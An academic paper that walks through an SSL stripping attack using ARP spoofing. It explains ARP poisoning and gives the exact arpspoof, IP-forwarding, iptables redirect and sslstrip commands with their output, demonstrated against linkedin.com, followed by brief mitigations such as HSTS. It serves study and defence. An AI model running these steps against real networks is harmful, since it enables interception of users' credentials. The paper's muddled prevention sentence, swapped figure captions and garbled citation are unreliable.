

# *Secure Socket Layer Stripping Attack Using Address Resolution Protocol Spoofing*

Siromani Duddu  
Department of Information Technology  
V R Siddhartha Engineering College  
Vijayawada, India  
shinyduddu@gmail.com

Ch. L S Sowjanya  
Department of Information technology  
V R Siddhartha Engineering College  
Vijayawada, India  
chssowjanya1998@gmail.com

Arigela Rishita sai  
Department of Information Technology  
V R Siddhartha Engineering College  
Vijayawada, India  
rishithasai99@gmail.com

Dr.G.Ramakoteswara Rao  
Department of Information Technology  
V R Siddhartha Engineering College  
Vijayawada, India  
gkraoganga@gmail.com

KarthikSainadh Siddabattula  
Department of computer science engineering  
V R Siddhartha Engineering College  
Vijayawada, India  
Sainadhhkarthik7143@gmail.com

**Abstract**—This paper describes the step by step procedure to make SSL strip attack any secured https website. Though we are having the SSL certificate for a website, we are subjected to MITM attacks, from this; we can say that SSL provides a false sense of security. Both HTTP and HTTPS are the application layer protocols in the TCP/IP model. Using HTTP communication protocol, the data which is being transmitted is in a decrypted format that is in the form of plain text which, when sniffed by the attacker, is like an open book which is not at all safe and completely useless while using complicated websites like online banking. So https is used where the data is transmitted in a secure tunnel, which is nothing but the link established between the web server and the browser, and the information which is sent between them is encrypted, which when sniffed by an attacker is of no use to him. So, we can say that https is secure until the 's' is stripped from https, which is known as an SSL strip attack. SSL strip attack is downgrading the https site to HTTP by using various methods. Here we are using ARP spoofing to strip HTTPS to HTTP.

**Keywords**—MITM(Man in the middle attack), SSL(Secure Sockets Layer)Stripping, ARP(address resolution protocol) Spoofing

## I. INTRODUCTION

Today's world revolves around the internet from buying groceries in our home to paying the electrical bills, every transaction we will perform via the internet where we have to open related websites in the browsers, which were not that secure how we assume them to be. For example, when you are waiting for any delivery by surfing through the internet and suddenly you get a message from the bank that shocks your wits showing the transaction which you haven't initiated and why is this happening? The only explanation you can give is

someone has done that transaction from your account with your credentials which is not you. So, this kind of attack is known as the Man in the middle attack (MITM) [1][2]. There are many ways of making this attack. The attack which we are going to study in this paper is an SSL (Secure Socket Layer) strip attack using ARP (Address resolution protocol) spoofing.

Both HTTP (Hypertext Transfer Protocol) and HTTPS (Hypertext Transfer Protocol Secure) uses the communication protocol of the application layer in the TCP/IP model. Whenever a web server (website) and any browser have to communicate with each other, they establish a communication protocol like HTTP where the data being transmitted is in plain text so when the attacker tries to sniff the data which is being transmitted he can see everything like an open book [9]. So, a secure tunnel is used to transfer data which is nothing but a secure socket layer. It encrypts the link between the server and the client and also the data which is being transferred. Https is the extension of HTTP. This SSL allows transferring the confidential data like credit card information securely by encrypting the data [8]. Whenever a website or an organization has this SSL certificate, a padlock symbol is visible in the URL. So, if the site has the padlock symbol in its URL even when the attacker sniffs the data using any sniffing tools like Wireshark, it is a waste since the data is encrypted. So, to make the data to be in the plain text we have to either decrypt the data or we have to strip from https to HTTP which we are doing by using ARP spoofing which is a MITM attack [12]. The principal idea of this paper is to address the MITM attack on the https website here we took the example of the site LinkedIn. It also describes the ARP working, tables, and ARP Poisoning.

Section 2 describes the background of HTTP and HTTPS and the differences between them. Part 3 illustrates the literature survey regarding the Man in the middle attack, Sslstrip attack, and ARP spoofing. Section 4 explains ARP working, ARP tables, and ARP Poisoning, and finally the ATTACK. Section 5 concludes the work with some mitigation methods.

## II. METHODOLOGY

### A. ARP:

ARP stands for address resolution protocol. Whenever a host in a particular local area network (LAN) wants to send data to another host which is in the same network, it sends an ARP request. [13] The transfer of data between any two devices is possible by MAC address but unfortunately devices in a network are assigned with a unique address known as IP address. On the other side, we have MAC addresses for each device regardless of their presence in LAN. So to map IP address to MAC address and vice versa we need a protocol. ARP is concerned about these mapping between IP and MAC.

#### 1) ARP WORKING:

In LAN, two devices communicate via MAC addresses. MAC address is nothing but a hardware address assigned by the device manufacturer. MAC stands for Media Access Control. The problem here is the sender host knows only the IP address of the receiver host; it doesn't know the MAC address of the receiver host. So, it sends an ARP request which consists of the following things...

1. The IP address of Sender
2. MAC address of Sender
3. The IP address of Receiver
4. MAC address of the Receiver is set to FFFFFFFF[12]

As shown in Fig 1 the message is first sent to the router which broadcasts the message to all the hosts connected to that router. The Host whose MAC address matches the IP address only can send an ARP response that I am the Host you are looking for and this is my MAC address which is stored by the sender host ARP cache.




Fig 1.A sending ARP requests

In Fig 1 Host, A is sending the ARP request to the switch to find the MAC address of the Host associated with the IP address 192.168.10.6. The router is sending the frame to all the hosts connected to the router.[11]




Fig 2.C sending a response to A

After receiving the ARP request, the Host whose MAC address matches the IP address sends an ARP response to the sender as shown in Fig 2.[2]

#### 2) ARP TABLES:

Now the sender stores that this particular MAC address belongs to this specific IP address in a table in an ARP cache. The ARP tables are of two types: static and dynamic. The dynamic tables are updated on a regular period. In contrast, static tables are where we assign the IP address to the MAC address by using some commands. A typical ARP table is shown in Fig 3. Mostly, we use static tables to stop unwanted traffic between two hosts who will contact regularly. We can see the ARP table by the command *ARP -* as shown in Fig 4.[10]

```
C:\Users\HELLO>arp -a
```

Interface: 192.168.81.1 --- 0x4			
Internet Address	Physical Address	Type	
192.168.81.254	00-50-56-fe-8a-a8	dynamic	
192.168.81.255	ff-ff-ff-ff-ff-ff	static	
224.0.0.22	01-00-5e-00-00-16	static	
224.0.0.251	01-00-5e-00-00-fb	static	
224.0.0.252	01-00-5e-00-00-fc	static	
239.255.255.250	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	

Fig 3.ARP table

```
C:\Users\HELLO>arp -s 192.168.81.253 00-50-56-fe-8a-a7
```

Fig 4. Assigning IP address to MAC address

We can use this ARP in the following conditions:

- When a host wants to send a datagram/packet to the Host in the same network.

- When a host in a network intends to send a datagram/packet to the Host in a different network. It will check the ARP table for the IP address of the next-hop (router) and use ARP to find the router's MAC address.
- When a router wants to send a datagram/packet to the host in the same network
- When the router wishes to send the datagram/packet to the host in the different network.

### 3) ARP POISONING:

ARP poisoning, also known as ARP cache poisoning, is the base for MITM (Man In The Middle attack). ARP table stores the ARP responses in the cache even if it doesn't know the sender or if it got the response for the message which it does not request and this is a major drawback of ARP.[2]

Here the attacker sends the ARP message all over the network to link its MAC address with the IP address of the victim. After the MAC address of the attacker is connected to the IP address of the legitimate user, the attacker can intercept, modify, or block the traffic.[14]

Interface: 172.20.10.7 --- 0xd		
Internet Address	Physical Address	Type
172.20.10.1	08-00-27-16-2e-c0	dynamic
172.20.10.2	08-00-27-16-2e-c0	dynamic
172.20.10.15	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static

Fig 5. After spoofing the MAC address of the attacker and victim are the same.

In Fig 5 we can see after spoofing the attacker (172.20.10.2) and the gateway (172.20.10.1) has the same mac address. [1]

### B. THE ATTACK:

Performing the SSL Stripping attack involves different factors where this attack relies on. The following is the list of factors: Browser Cache stored on the browser

A website that user visits

There is a key point to note here, that not every website is stripped out. Only Websites that don't use HSTS (HTTP Strict Transport Security) may be vulnerable to this attack. Here we show the most detailed steps that have to be taken to orchestrate the attack.

The assumptions made here are that we are using a Kali Linux Operating system, the wildest OS for security people. The reason we choose kali as our attacker machine is it has many tools by which our attack can be tailored. What we mean to say is - the tools required to drive the attack are installed in Kali Linux OS.

We will check the IP address of our attacker machine that is kali Linux as shown in Fig 6:

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.10.2 netmask 255.255.255.240 broadcast 172.20.10.15
    inet6 fe80::a00:27ff:fe16:2ec0 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:16:2e:c0 txqueuelen 1000 (Ethernet)
    RX packets 3822 bytes 5121972 (4.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1329 bytes 95860 (93.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#

```

Fig 6 Checking the IP address

As ARP spoofing is the foundation for the entire attack, let's see the working of ARP and its poisoning

Open the terminal and perform ARP spoofing.

In this, we spoof the MAC address of the client with an attacker, an attacker with the router; this results in placing the attacker in the middle of the router and target client.

```

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::1d4d:24c8:3bb2:9bda%13
IPv4 Address. . . . . : 172.20.10.7
Subnet Mask . . . . . : 255.255.255.240
Default Gateway . . . . . : 172.20.10.1

```

Fig 7. Gateway Ip address

```

root@kali:~# arpspoof -t 172.20.10.7 172.20.10.1 -i eth0
8:0:27:16:2e:c0 d8:5d:e2:a6:8:57 0806 42: arp reply 172.20.10.1 is-at 8:0:27:16:2e:c0
8:0:27:16:2e:c0 d8:5d:e2:a6:8:57 0806 42: arp reply 172.20.10.1 is-at 8:0:27:16:2e:c0
8:0:27:16:2e:c0 d8:5d:e2:a6:8:57 0806 42: arp reply 172.20.10.1 is-at 8:0:27:16:2e:c0
8:0:27:16:2e:c0 d8:5d:e2:a6:8:57 0806 42: arp reply 172.20.10.1 is-at 8:0:27:16:2e:c0
8:0:27:16:2e:c0 d8:5d:e2:a6:8:57 0806 42: arp reply 172.20.10.1 is-at 8:0:27:16:2e:c0

```

Fig 8 # ARPsPoof -t 172.20.10.7 172.20.10.1-i eth0

```

root@kali:~# arpspoof -i eth0 -t 172.20.10.1 172.20.10.7
8:0:27:16:2e:c0 9a:9e:63:27:48:64 0806 42: arp reply 172.20.10.7 is-at 8:0:27:16:2e:c0
8:0:27:16:2e:c0 9a:9e:63:27:48:64 0806 42: arp reply 172.20.10.7 is-at 8:0:27:16:2e:c0
8:0:27:16:2e:c0 9a:9e:63:27:48:64 0806 42: arp reply 172.20.10.7 is-at 8:0:27:16:2e:c0
8:0:27:16:2e:c0 9a:9e:63:27:48:64 0806 42: arp reply 172.20.10.7 is-at 8:0:27:16:2e:c0
8:0:27:16:2e:c0 9a:9e:63:27:48:64 0806 42: arp reply 172.20.10.7 is-at 8:0:27:16:2e:c0

```

Fig 9. # ARPsPoof -t 172.20.10.1 172.20.10.7-i eth0

```
Interface: 172.20.10.7 --- 0xd
```

Internet Address	Physical Address	Type
172.20.10.1	08-00-27-16-2e-c0	dynamic
172.20.10.2	08-00-27-16-2e-c0	dynamic
172.20.10.15	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static

Fig 10. Similar MAC addresses for both attacker and victim

Above we can see the MAC address of the attacker machine and the gateway is the same after spoofing.

And then we have to allow the IP packets to pass through our attacker machine as we are the Man in the middle. We do this by enabling IP forward bit in kali os:

```
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
0
```

Fig 11. Zero IP packets in attacker machine

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Fig 12. # echo 1 > /proc/sys/net/ipv4/ip\_forward

Now, we have to direct the incoming traffic from TCP port 80 to the port where SSLStripping tool acting on.

We use a tool called SSL strip for making this attack successful. So, this tool on executing it acts at port 10000.

By issuing the following command in the terminal, we make traffic to flow via port 10000, where we strip SSL.

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

Fig 20. #iptables -t nat -A PREROUTING -p TCP --d-port 80 -j REDIRECT -to-port 10000

Now you have to launch the stripping tool:

```
#sslstrip -l 10000
```

```
root@kali:~# sslstrip -l 10000
sslstrip 0.9 by Moxie Marlinspike running...
```

Fig 13. Launching SSL stripping tool

That's done. Now once flush the DNS (Domain name service) cache in the target client and run the Https website.

```
C:\Users\HELLO>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

Fig 14. Flushing DNS cache

In our demonstration, we chose linkedin.com, by looking at the website it has a padlock and this is before launching the attack representing that it was secure.




Fig 15. Before stripping

and after launching we can see that padlock was disappeared resulting in a successful attack.




Fig 16. Website after stripping

In this way, we downgrade HTTPS to HTTP

### C.PREVENTIVE MEASURES:

To prevent an HTTPS website from stripping, the attacker must have to maintain static ARP tables which is not possible in all cases. We cannot do this attack on websites like Google because it uses HTTP Strict Transport Security (HSTS) protocol. This mechanism protects the website from MITM attacks.



### III. BACKGROUND

#### A. HTTP:

HTTP stands for hypertext transfer protocol. It is the communication protocol of the application layer in the TCP/IP model. [4] It is used to communicate between a web server and the browser. HTTP consists of requests and responses that is whenever a client needs any information from the web server the browser sends HTTP requests to the webserver, and the server sends the HTTP response to the browser, which looks exactly like the fig 17




Fig 17 URL of HTTP website

After opening this we can see in fig 18, the URL displaying is not secure which means the data which is being transferred between the web server and the browser is in the form of plain text. [12]




Fig 18 URL with no padlock

#### B. HTTPS:

HTTPS is the extension of HTTP. Since all the data which is being transferred through HTTP is in the form of plain text and is quite insecure to send confidential information through HTTP protocol, https is introduced. Where the data is transferred in a secure tunnel known as SSL (Secure Socket Layer). SSL is a security technology where it creates an encrypted link between the browser and the web server, and it also encrypts the data which is being transferred between them. Whenever the information is being transferred in HTTP, it is in the form of plain text, and the attacker can see everything. In contrast, in https, it converts the data into a code that is in encrypted form, which even after sniffing could not be understood by the attacker. Fig 19 shows how the URL looks when it has an https communication protocol [15].



Fig 19. URL having HTTPS communication protocol


Whenever an https link is opened in the browser, we can see a padlock sign, which tells that the browser is secure, as shown in Fig 20




Fig 20 URL having a padlock

#### C. HTTP VS HTTPS:

In Fig 21(a) the attacker can see the password since it is HTTP whereas in Fig 7(b) the hacker sees the encrypted form of the password.[14]



(a)



(b)

Fig 21. Visibility of password(a)Secure connection(b)Insecure connection.

### IV. LITERATURE SURVEY

Many researchers have studied the Man In The Middle attack, Sslstrip attack, and ARP spoofing for many secured websites. Here, we discuss some of the work done by researchers related to MITM attacks. In [1], the author starts describing the ARP poisoning and SSL strip and how to do the attack using ARP poisoning, and he also tells about mitigation techniques to this particular method. In [2] explains how https is introduced and how a man in the middle attack is making it vulnerable to attacks, and it shows how the mac addresses are changing after the Man in the middle attack ARP spoofing has been performed. The author in [3] gives a brief introduction about SSL; various attacks performed on SSL like SSLstripping, SSL sniffing attack, SSL null-prefix attack, OSCP attack, etc. and their implementation with evolution. In [4], the author gives a brief about HTTP and HTTPS, how an attacker can sniff the traffic using tools like Wireshark by doing Man in the middle attack like ARP spoofing.

In [5], the author tells a fantastic scheme to prevent an SSL strip attack that is cookie-proxy; the new included secure cookie protocol with a new topology structure costs little extra time and communication compared to the previous secure cookie protocol. A briefing about SSL light, SSL stripping attacks, and the countermeasures with visual security cues with an example was explored in [6]. In [7], the author describes why an SSL certificate is needed and the difference between a self-signed certificate and the certificate issued by a

trusted third-party CA and tells about the issues we can face by self-signed certificates.

## V. CONCLUSION

The real charm of this attack is that the browser does not show the SSL errors while the user is browsing and the user does not have any clue that he is the victim, that is the attack is going on. By doing a few things, the attacker can save himself from this attack like while browsing in the critical sites (online banking, etc..) the user should check whether he is using the https version of the website, and it would be best if he enables SSL sitewide that is using https only. Users can also run ARP defenders in their personal computers to get protected from this kind of attack. [9]The organizations can defend themselves from this attack by enabling HSTS (HTTP strict transport security). For smaller networks, it would be best if static ARP tables are used. So, we can't say that we can prevent this attack from happening, but we can follow some measures to be safe from these kinds of attacks.

## REFERENCES

- [1] Manasa Krishna, P. "MITM using SSLStrip & Mitigation Methods". Published as RFC 6797 at Internet Engineering Task Force (IETF).
- [2] Franco, C., and Walter C. "Man-in-the-middle attack to the HTTPS protocol". IEEE Security and Privacy Magazine, March 2009, DOI: 10.1109/MSP.2009.12
- [3] Wassim, El-Hajj. "The most recent SSL security attacks: Origins, implementation, evaluation, and suggested countermeasures". January 2012, DOI: 10.1002/sec.295 .
- [4] Nagendran, K., Adithyan. A., Balaji.S., and Balakrishnan, S. "Sniffing HTTPS Traffic in LAN by Address Resolution Protocol Poisoning". International Journal of Pure and Applied Mathematics, ISSN No: 1314-3395. Volume 119 No 12 2018, 1187-1195.
- [5] Ding, W. " Cookie-proxy: A scheme to prevent SSLStrip attack". October 2012, ISSN No: 0302-9743, DOI- 10.1007/978-3-642-34129-8\_34.
- [6] Rishabh, K., and Ashwin, P. "Security Issues with Self-Signed SSL Certificates". International Journal of Innovative Technology and Exploring Engineering, May 2019, ISSN No: 2278-3075, Volume-8 Issue-7S2.
- [7] Margaret., R. "Address Resolution Protocol". Presented at TechTarget, contributors are Kevin Beamer and Mariusz [online]
- [8] Jeffteh. "HTTP vs HTTPS: The Difference And Everything You Need To Know". Presented at SEOPressor on November 21, 2019. [online].
- [9] Rama Koteswara Rao, G., and Satya Prasad, R. " Shielding The Networks Depending On Linux Servers Against ARP Spoofing". International Journal of Engineering and Technology (UAE), vol. 7, PP.75-79, May 2018, ISSN No:2227-524X, DOI- 10.14419/ijet.v7i2.32.13531.
- [10] Yan ZahoYouxun Lei., and Tan Yan. " Strategy to defense against SSL Strip". IEEE Explorer ,26 May 2014, ISBN No:978-1-4799-0077-0, DOI- 10.1109/ICCT.2013.6820349
- [11] Artem A.Maksutov., Llya, A., Cherepanov., and Maksim S.Alekseev. " Detection and prevention of DNS spoofing attacks". ISBN No: 978-1-5386-1593-5, DOI- 10.1109/SSDSE.2017.8071970.
- [12] Anuj Kumar Baitha., and Prof. Smitha Vino. " Session Hijacking and Prevention Technique". International Journal of Engineering and Technology, Article.ID:10566, DOI: 10.14419/ijet.v7i2.6.10566.
- [13] Jyothi sangolagi., and M.S.Kanamadi. " Detection of ARP Spoofing". International Research Journal of Engineering and Technology, Volume: 04 Issue: 06, June -2017, ISSN No: 2395 - 0056.
- [14] Divya, C., and Francis Xavier Christopher., D. " Security against ARP Spoofing Attacks". International Journal of Innovative Technology and Exploring Engineering , May 2019, ISSN No: 2278-3075, Volume-8 Issue-7.